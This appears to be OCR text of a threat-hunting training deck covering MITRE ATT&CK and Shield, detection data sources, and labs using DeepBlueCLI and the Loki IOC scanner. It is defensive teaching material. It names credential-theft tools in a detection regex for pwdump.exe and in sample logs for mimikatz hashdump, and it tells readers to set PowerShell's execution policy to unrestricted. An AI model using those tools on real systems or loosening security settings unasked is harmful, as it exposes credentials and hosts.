
- **Tactics across the top**
  - ✓ **What technique accomplish**



MITRE ATT&CK Matrix

How to Read It?

- **Technique for each column**
  - ✓ **The way adversaries accomplishing the tactics**
  - ✓ **Same Technique can be in different Tactics**



Tactic Vs Technique

Tactic : The What”	Technique : The How”
Reconnaissance	Active Scanning
Resource Development	Compromise Account
Initial Access	Drive by Compromise
Execution	Command and Scripting Interpreter

MITRE ATT&CK Use Case

- **ATT&CK can help you create a threat-informed defense**
- **Do what you can, with what you have, where you are**:
  - Detection
  - Assessment and Engineering
  - Threat Intelligence
  - Adversary Emulation
  - Threat Hunting
- **Choose a starting point that works for your team**


Detection Engineering

Detection engineering is a set of practices and systems to deliver modern and effective threat detection.

When building a solid detection engineering, the main goal is **to catch malicious things and to not catch too many not malicious things**. If the detection system interrupt an analyst's activities because calling attention to things that are not malicious, then you're creating more work for the analysts.

Detection products only create value by detecting things that are truly bad, and most detection products lean towards detecting more activity so as to not miss anything.

Detection Engineering



Source : Fidelis Cyber Security and Vector8 About Data Source Spectrum

Example of Data Sources from Endpoint

Type of Data	Description	Tools
Operating System logs	Useful Data sources. By Default capabilities for each OS.	Built in Function from OS
Process Activity	Process start, DLL libraries loading, Process install driver, Process perform code injection, Process open port for incoming network connections, connections, Process initiate network connection, Process create/change file, Process create/change registry key/value	Sysmon (Windows) Auditd (Linux) Osquery Endpoint Detection Response Operating System Logs
Volatile Artifacts	Temporary artifact collected from endpoint data sources for the purposes of hunting that might not touch the disk on the host Data Collection : Memory, Network Conn, Process Conn,	Winpmem, Comae, (for Collecton) EDR Volatility Google Rapid Response (GRR) Velociraptor
Non-Volatile Artifacts	Artifacts that resides on the endpoint / host disk. Data Collection : Prefetch, Amcache, Shimcache, MFT, Registry, bash_history, Task Scheduler	Brimorlabs KAPE Kansa FastIR Collector

Example of Data Sources from Network

Type of Event	Description	Tools
Netflow	Network traffic flow metadata. NetFlow data is analyzed to create a picture of network traffic flow and volume. used as a network traffic analyzer to determine its point of origin, destination, volume and paths on the network	Silk Nfsen & Nfdump
Packet Capture	Packet Capture is a networking term for intercepting a data packet that is crossing a specific point in a data network. Once a packet is captured in real-time, it is stored for a period of time so that it can be analyzed, and then either be downloaded, archived or discarded.	Moloch, Tcpdump, Wireshark, tshark
Network IDS	A network-based intrusion detection system (NIDS) detects malicious traffic on a network. NIDS usually require promiscuous network access in order to analyze all traffic	Snort, Suricata Bro Commercial NIDS Product
Proxy Log	Proxy server logs contain the requests made by users and applications on your network. This does not only include the most obvious part : web site request by users but also application or service requests made to the internet (for example application updates).	Squid Commercial Proxy Product
DNS Log	One of the constantly re-occurring techniques is DNS-based activities like exfiltration via DNS *(Domain Name System)* or C2 *(Command and Control)* communication via DNS. Still, a lot of companies are lacking in DNS logging, missing DNS-based detection rules, or not aware of their own blindspots. Data collected : DNS Server, DNS Collected from Network, Host Based (Sysmon 10),	Passive DNS Log DNS Server

MITRE SHIELD

- Shield is an active defense knowledge base MITRE is developing to capture and organize what we are learning about active defense and adversary engagement.
- Derived from over 10 years of adversary engagement experience, it spans the range from high level, CISO ready considerations of opportunities and objectives, to practitioner friendly discussions of the TTPs available to defenders.

MITRE SHIELD MATRIX

Channel	Collect	Contain	Detect	Disrupt	Facilitate	Legitimize	Test
Admin Access	API Monitoring	Admin Access	API Monitoring	Admin Access	Admin Access	Application Diversity	Admin Access
API Monitoring	Application Diversity	Baseline	Application Diversity	Application Diversity	Application Diversity	Burn-In	API Monitoring
Application Diversity	Backup and Recovery	Decoy Account	Behavioral Analytics	Backup and Recovery	Behavioral Analytics	Decoy Account	Application Diversity
Decoy Account	Decoy Account	Decoy Network	Decoy Account	Baseline	Burn-In	Decoy Content	Backup and Recovery
Decoy Content	Decoy Content	Detonate Malware	Decoy Content	Behavioral Analytics	Decoy Account	Decoy Credentials	Decoy Account
Decoy Credentials	Decoy Credentials	Hardware Manipulation	Decoy Credentials	Decoy Content	Decoy Content	Decoy Diversity	Decoy Content
Decoy Network	Decoy Network	Isolation	Decoy Network	Decoy Credentials	Decoy Credentials	Decoy Network	Decoy Credentials
Decoy Persona	Decoy System	Migrate Attack Vector	Decoy System	Decoy Network	Decoy Diversity	Decoy Persona	Decoy Diversity
Decoy Process	Detonate Malware	Network Manipulation	Email Manipulation	Email Manipulation	Decoy Persona	Decoy Process	Decoy Network
Decoy System	Email Manipulation	Security Controls	Hunting	Hardware Manipulation	Decoy System	Decoy System	Decoy Persona
Detonate Malware	Network Diversity	Software Manipulation	Isolation	Isolation	Network Diversity	Network Diversity	Decoy System
Migrate Attack Vector	Network Monitoring		Network Manipulation	Network Manipulation	Network Manipulation	Pocket Litter	Detonate Malware
Network Diversity	PCAP Collection		Network Monitoring	Security Controls	Peripheral Management		Migrate Attack Vector
Network Manipulation	Peripheral Management		PCAP Collection	Standard Operating Procedure	Pocket Litter		Network Diversity
Peripheral Management	Protocol Decoder		Pocket Litter	User Training	Security Controls		Network Manipulation
Pocket Litter	Security Controls		Protocol Decoder	Software Manipulation	Software Manipulation		Peripheral Management
Security Controls	System Activity Monitoring		Standard Operating Procedure				Pocket Litter
Software Manipulation	Software Manipulation		System Activity Monitoring				Security Controls
			User Training				Software Manipulation
			Software Manipulation				

Source : https://shield.mitre.org/matrix/

MITRE SHIELD

In the cybersecurity arena, active defense means defenses that increase costs to cyber-attackers by reducing costs to cyber-defenders. An active defense is the use of offensive actions to outmaneuver an attacker and make an attack more difficult to carry out. Slowing down or derailing the attacker so they cannot advance or complete their attack increases the probability that they will make a mistake and expose their presence or reveal their attack vector.

The Shield matrix consists of the following core components :

- **Tactics,** denoting what the defender is trying to accomplish.
- **Techniques,** describing how the defense achieves the tactic.

Types of Threat Hunting

1. IOC Based Threat Hunting
2. Hypotheses Based Threat Hunting
3. Baseline Based Threat Hunting
4. Anomaly Based Threat Hunting

IOC Based Threat Hunting

- Hunting based on IOC collected from Threat Intelligence
- More like into Compromise Assessment
- Checking whether the IOC is present in the environment
- Checking on Specific Threat Actor or Specific Threat Intel Report

Hypotheses Based Threat Hunting

- Creating a hypotheses for certain TTPs
  - e.g : Hypotheses for hunting on endpoint, hypotheses for hunting on network,
- Leverage Framework such as MITRE ATT&CK Framework for creating hypotheses on TTPs of Threat Actor
- Defining specific asset for hunting (such as Crown Jewel Asset)

Baseline Based Threat Hunting

- Detect something haven’t seen before based on baseline data in the environment
- Needs larger set of data available about your infra for creating the baseline
- Sometimes triggers lot of False Positives
- Quite effective to spot changes in your infra

Anomaly Based Threat Hunting

- Siting through the log data available for the threat hunters to spot irregularities that might be malicious
- Additionally applying patterns on your infra
- Quite useful in Fraud detection


Introducing DeepBlueCLI for Threat Hunter

- DeepBlueCLI, in concert with Sysmon, enables fast discovery of specific events detected in Windows Security, System, Application, PowerShell, and Sysmon logs. DeepBlueCLI is quick against saved or archived EVTX files. It does take a bit more time to query the running event log service.
- DeepBlueCLI (PowerShell version) runs on PowerShell 3.0 or higher
  - Can process PowerShell 4.0/5.0 event logs
  - DeepWhite requires PowerShell 4+
- Processes local event logs, or evtx files
  - Either feed it evtx files, or parse the live logs via Windows Event Log collection
- DeepBlueCLIv2 outputs in PowerShell objects
  - May be piped to Format-List, Format-Table, Out-GridView, ConvertTo-Csv, ConvertTo-HTML, ConvertTo-json, ConvertTo-Xml, etc.

64

DeepBlueCLI Sample : Password Sprayings

- DeepBlueCLI detects a large number of suspicious behaviors



65


DeepBlueCLI Output

Output Type	Syntax
CSV	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Csv`
Format list (default)	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Format-List`
Format table	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Format-Table`
GridView	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Out-GridView`
HTML	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Html`
JSON	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Json`
XML	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Xml`

66

Lab 1 – DeepBlueCLI for Threat Hunting

- Download DeepBlueCLI and sample Windows Event Log Evtx from Github Page :
  - https://github.com/sans-blue-team/DeepBlueCLI
- Open Powershell and Execute DeepbluCLI. I**f there is an error in your Powershell command**, then execute this one (Run Powershell as Administrator) :
  - **Set-ExecutionPolicy unrestricted**



67

Lab 1 – DeepBlueCLI for Threat Hunting

- Use DeepBlueCLI to Check on your Windows Log
  - Open your Powershell CLI from your Windows.
  - Try this several command :
    - PS C:\Users\User\> **.\DeepBlue.ps1 -log security**
    - PS C:\Users\User\> **.\DeepBlue.ps1 -log application**
    - PS C:\Users\User\> **.\DeepBlue.ps1 -log system**
- Use DeepBlueCLI to check from Sample EVTX :
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\new-user-security.evtx**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\disablestop-eventlog.evtx**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\many-events-security.evtx**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\many-events-application.evtx**

68

Lab 1 – DeepBlueCLI for Threat Hunting

- Use DeepBlueCLI to check from Sample EVTX :
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\metasploit-psexec-native-target-security**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\psattack-security.evtx**
  - PS C:\Users\User\> **.\DeepBlue.ps1 .\evtx\mimikatz-privesc-hashdump.evtx**

Lab 1 – DeepBlueCLI for Threat Hunting

- From the result of the previous exercise, you can understand that DeepBlueCLI inform you based on the evtx Windows event log provided, what actually happened on those files based n the powershells script defined in DeepBlueCLI
- You can create your own recipe hunting and added the rules / hypotheses / use case into **DeepBlue.ps1** file
- This Powershell Script makes your hunting process more effificent. More use cases / rules added on the script, the more efficient your hunting process
- Remember you need to validate the rules you've been added
- Sample EVTX dataset to test your hunting can be found in this repository :
  - https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES

Lab 2 – Loki Scanner IOC Hunting

From the website : https://www.nextron-systems.com/loki/

LOKI is a free and simple IOC scanner, a complete rewrite of main analysis modules of our full featured APT Scanner THOR. IOC stands for „Indicators of Compromise“. These indicators can be derived from published incident reports, forensic analyses or malware sample collections in your Lab.

- LOKI offers a simple way to scan your systems for known IOCs.
- It supports these different types of indicators:
- MD5 / SHA1 / SHA256 hashes
- Yara Rules (applied to file data and process memory)
- Hard Indicator Filenames based on Regular Expression (e.g. \\pwdump\.exe)
- Soft Indicator Filenames based on Regular Expressions (e.g. Windows\\[\w]\.exe)

Lab 2 – Loki Scanner IOC Hunting


Detection is based on four detection methods:

1. File Name IOC
   Regex match on full file path/name
2. Yara Rule Check
   Yara signature match on file data and process memory
3. Hash check
   Compares known malicious hashes (MD5, SHA1, SHA256) with scanned files
4. C2 Back Connect Check
   Compares process connection endpoints with C2 IOCs (new since version v.10)


Lab 2 – Loki Scanner IOC Hunting

1. Download Loki from the Github Page
   - https://github.com/Neo23x0/Loki/releases
2. Unzip Loki
3. Run Loki with the parameter that you want
   - loki.exe [-h] [-p path] [-s kilobyte] [-l log-file] [-r remote-loghost] [-a alert-level] [-w warning-level] [-n notice-level] [--printAll] [--allreasons] [--noprocscan] [--nofilescan] [--scriptanalysis] [--rootkit] [--noindicator] [--reginfs] [--dontwait] [--intense] [--csv] [--onlyrelevant] [--nolog] [--update] [--debug]
   - e.g. : C:\Users\Digit Oktavianto\Downloads\loki_0.32.1\loki>**loki.exe -p C:**
   - It will scan your C:\ Folder to look for some suspicious IOC on your machine
4. Loki will download the signature updated (can be IOC, Yara Rules) from the Repo. It will save the signature in **folder \loki_0.32.1\loki\signature-base**
5. You can add your own IOC and Yara rules and put it in that folder (signature-base), and when Loki scan the IOC, it will use the IOC or Yara rules that you've already added
6. When Loki finish the IOC and Yaa Hunting, it will inform you whether there is a suspicious indicator on your endpoint or not

Lab 2 – Loki Scanner IOC Hunting

